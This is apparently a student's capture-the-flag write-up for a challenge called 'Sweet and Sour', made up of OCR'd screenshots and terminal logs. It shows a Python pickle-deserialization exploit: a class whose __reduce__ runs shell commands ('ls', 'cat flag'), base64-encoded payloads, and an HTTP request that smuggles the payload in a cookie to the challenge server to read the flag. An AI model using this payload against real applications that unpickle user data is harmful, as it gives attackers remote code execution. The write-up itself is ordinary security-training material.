
python3 rundown-payload.py

ctf{e687c7f3f6ae2d8154dfae81b5caa978ffdebe42142234e06de26e61c95e3371}

Sweet and Sour(Solved):




```

from base64 import b64encode
import subprocess
import pickle
import os

class anti_pickle_serum(object):
    def __reduce__(self):
        return subprocess.check_output, (['ls'], )

pickled = pickle.dumps({'serum': anti_pickle_serum()}, protocol=0)
encodepickled = b64encode(pickled)

print(encodepickled)

```



task_1.py > ...


```python
import pickle
import base64

data = {
    "nt": {
        "system": "/tmp/flag"
    }
}

# Pickle the data
pickled_data = pickle.dumps(data)

encoded_data = base64.urlsafe_b64encode(pickled_data).decode()

print(f"Encoded Payload: {encoded_data}")

```

```
PS C:\Users\ACER\Desktop\Uni\CU_PY_1\Codes(PY)\py_quiz_2> python -u "c:\Users\ACER\Desktop\Uni\CU_PY_1\Codes(PY)\py_quiz_2\
task_1.py"
Encoded Payload: gASVIQAAAAAAAAB9lIwCbnSUfZSMBnN5c3RlbZSMCS90bXAvZmxhZ5Rzcy4=
PS C:\Users\ACER\Desktop\Uni\CU_PY_1\Codes(PY)\py_quiz_2> 
```



```python

from base64 import b64encode
import subprocess
import pickle
import os

class anti_pickle_serum(object):
    def __reduce__(self):
        return subprocess.check_output, (['cat', 'flag'], )

pickled = pickle.dumps({'serum': anti_pickle_serum()}, protocol=0)
encodepickled = b64encode(pickled)

print(encodepickled)

```

```
_1\Codes(PY)\py_quiz_2\task_1.py"
b'\x80\x04\x95.\x00\x00\x00\x00\x00\x00\x00\x8c\x02nt\x94\x8c\x06syst
em\x94\x93\x94\x8c\x16cat /tmp/flag/flag.txt\x94\x85\x94R\x94.'
PS C:\Users\ACER\Desktop\Uni\CU_PY_1\Codes(PY)\py_quiz_2> python -u "
c:\Users\ACER\Desktop\Uni\CU_PY_1\Codes(PY)\py_quiz_2\task_1.py"
b'KGRwMApWc2VydW0KcDEKY2NvbW1hbmRzCmNoZWNrX291dHB1dApwMgooKGxwMwpWbHM
KcDQKYXRwNQpScDYKcy4='
PS C:\Users\ACER\Desktop\Uni\CU_PY_1\Codes(PY)\py_quiz_2> python -u "
c:\Users\ACER\Desktop\Uni\CU_PY_1\Codes(PY)\py_quiz_2\task_1.py"
b'KGRwMApWc2VydW0KcDEKY2NvbW1hbmRzCmNoZWNrX291dHB1dApwMgooKGxwMwpWY2F
0CnA0CmFWZmxhZwpwNQphdHA2ClJwNwpzLg=='
PS C:\Users\ACER\Desktop\Uni\CU_PY_1\Codes(PY)\py_quiz_2>
```



```
GET /dashboard HTTP/1.1
Host: 34.159.230.59:30499
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: data=
KGRwMApWc2VydW0KcDEKY2NvbW1hbmRzCmNoZWNrX291dHB1dApwMgooKGxwMwpWY
2F0CnA0CmFWZmxhZwpwNQphdHA2C1JwNwpzLg==
Connection: keep-alive
Referer: http://34.159.230.59:30499/
```

```
{'serum':
b'CTF{ccc1ccef217ed19c492bdada049ad2b0fbf1a
```

Selection	69 (0x45)

Selected text

```
CTF{ccc1ccef217ed19c492bdada
049ad2b0fbf1adcb72a92f13ab15
3aae068f797f}
```

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	9
Response headers	4

Flag: CTF{ccc1ccef217ed19c492bdada049ad2b0fbf1adcb72a92f13ab153aae068f797f}